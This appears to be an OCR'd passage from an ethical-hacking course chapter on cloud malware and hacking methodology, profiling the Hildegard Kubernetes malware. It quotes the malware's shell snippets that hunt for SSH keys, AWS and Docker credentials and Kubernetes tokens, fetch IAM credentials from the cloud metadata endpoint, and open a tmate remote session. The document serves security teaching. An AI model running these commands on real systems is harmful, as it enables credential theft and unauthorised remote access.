
- **Hildegard**

  Source: *https://unit42.paloaltonetworks.com*

  Hildegard is cloud malware designed to exploit misconfigured kubelets in a Kubernetes cluster and infect all the containers present in the Kubernetes environment. Hildegard helps attackers in bypassing security solutions and altering system configurations to hide their presence. This malware drops two major tools, peirates and BotB, for the exploitation of cloud resources. Attackers can perform resource hijacking, crypto jacking, DoS attacks, application eruption, crypto mining, etc. using this malware.

  Features

  - It hides malicious process execution in containers using LD_PRELOAD.
  - It bypasses static analysis tools using an IRC agent (ziggystartux).
  - It bypasses DNS monitoring tools by altering system DNS resolvers.
  - It performs credential discovery and reconnaissance operations.
  - It utilizes two C2 communication channels, tmate and IRC, that work almost similarly.



```
while read FUSER ; do
if [ -d "/home/$FUSER/.aws" ] ; then echo 'Found AWS Dir: /home/'$FUSER'/.aws/'; fi
if [ -f "/home/$FUSER/.ssh/id_rsa.pub" ] ; then echo 'Found rsa pubkey: /home/'$FUSER'/.ssh/id_rsa.pub'; fi
if [ -f "/home/$FUSER/.ssh/id_rsa" ] ; then echo 'Found rsa privkey: /home/'$FUSER'/.ssh/id_rsa'; fi
if [ -f "/home/$FUSER/.docker/config.json" ] ; then echo 'Found docker config: /home/'$FUSER'/.docker/config.json'; fi
done < /tmp/.fua
if [ -f "/tmp/.fua" ] ; then rm -f /tmp/.fua 2>/dev/null ; fi
echo ''
if [ -f "/var/run/secrets/kubernetes.io/serviceaccount/token" ] ; then echo 'Found K8s ServiceToken /var/run/secrets/k
serviceaccount/token'; fi
if [ -f "/run/secrets/kubernetes.io/serviceaccount/token" ] ; then echo 'Found K8s ServiceToken /run/secrets/kubernete
```

```
download http://169.254.169.254/latest/meta-data/iam/security-credentials/ > /dev/shm/.../...
iam_role_name=$(cat /dev/shm/.../...BORG.../iam.role)
rm -f /dev/shm/.../...BORG.../iam.role 2>/dev/null
download http://169.254.169.254/latest/meta-data/iam/security-credentials/${iam_role_name} >
cat /dev/shm/.../...BORG.../aws.tmp.key >> /dev/shm/.../...BORG.../AWS_data.txt
```

```
To connect to the session locally, run: tmate -S /tmp/tmate-0/JLpikh attach
Connecting to ssh.tmate.io...
web session read only: https://tmate.io/t/ro-MkgnxskTCzpY87KG3pSrGfDqQ
ssh session read only: ssh ro-MkgnxskTCzpY87KG3pSrGfDqQ@nyc1.tmate.io
web session: https://tmate.io/t/HildeGard/MS4xLjEuMQoXXXX11978
ssh session: ssh HildeGard/MS4xLjEuMQoXXXX11978@nyc1.tmate.io
```

Figure 19.50: Screenshot displaying a Hildegard malware attack on a victim's device


Some additional cloud malware are as follows:

- Denonia
- LemonDuck
- RansomCloud
- DBatLoader/ModiLoader
- Goldbackdoor

LO#05: Explain Cloud Hacking Methodology

Cloud Hacking

Though most organizations adopt cloud technologies for the variety of cost-effective services, security remains a significant concern because it depends on sharing. Security gaps and vulnerabilities of the underlying technologies can allow attackers to launch various types of cloud attacks, affecting confidentiality, integrity, and availability of resources and services in cloud systems. This section discusses the various techniques and tools attackers use for hacking the cloud environment.



What is Cloud Hacking?

- Attackers **exploit vulnerabilities existing in the cloud technologies** to perform various targeted high-profile attacks on cloud storage systems, compromising the corporate and customers' data
- The main objective of hacking the cloud environment is **gaining access to user's data** and **blocking access to cloud services**

How can an attacker profit from hacking the cloud?

1. **Exploit poor security practices to perform data exfiltration and disclosure of sensitive information**
2. **Gain unauthorized access to cloud applications**
3. **Misuse legitimate access to steal credentials of other cloud users**
4. **Generate illicit cryptocurrency by tapping into the target's processing power**
5. **Use stealthy crypto-mining malware to generate revenue**
6. **Perform DoS attacks to prevent legitimate users from accessing cloud services**

What is Cloud Hacking?


Nowadays, many organizations are migrating their business processes and customer data to the cloud. The massive movement of corporate and personal data to the cloud has increased the attack surfaces and threats to both organizations and individuals. Attackers exploit vulnerabilities existing in the cloud technologies to perform various targeted high-profile attacks on cloud storage systems, compromising customer and corporate data. The main objective of hacking the cloud environment is gaining access to user data and blocking access to cloud services. This has a disastrous impact on both end-users and corporate companies, shattering the confidence in the security of cloud services. Therefore, organizations need to ensure the safety and security of business processes and customer information stored on the cloud.

